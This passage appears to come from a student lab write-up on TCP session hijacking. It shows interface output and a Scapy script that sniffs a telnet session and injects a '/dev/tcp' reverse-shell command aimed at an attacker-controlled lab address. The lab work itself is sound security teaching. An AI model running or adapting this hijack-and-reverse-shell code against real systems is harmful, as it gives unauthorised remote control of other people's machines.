          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:3967 errors:0 dropped:0 overruns:0 frame:0
          TX packets:3967 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1
          RX bytes:247353 (247.3 KB)  TX bytes:247353 (247.3 KB)

[02/19/20]seed@VM:~$
```

The screenshot showed that we could control the server VM with reverse shell by using TCP session hijacking (note the ip address of those 2 terminals).

task5.py

```
from scapy.all import *

import sys

def spoof(pkt):
  header_len = 4 * (pkt[IP].ihl+pkt[TCP].dataofs)
  if pkt[IP].len != header_len:
    return

  ip = IP(src = pkt[IP].src, dst = pkt[IP].dst)
  tcp = TCP(sport = pkt[TCP].sport, dport = pkt[TCP].dport, flags = "PA", ack = pkt[TCP].ack, seq = pkt[TCP].seq)
  data = "\r /bin/bash -i > /dev/tcp/10.0.2.15/9090 0<&1 2>&1 \r"
  send(ip/tcp/data, iface="enp0s3", verbose = 0)
  sys.exit()

sniff(filter = "src host 10.0.2.4 and dst host 10.0.2.5 and dst port 23", prn = spoof)
```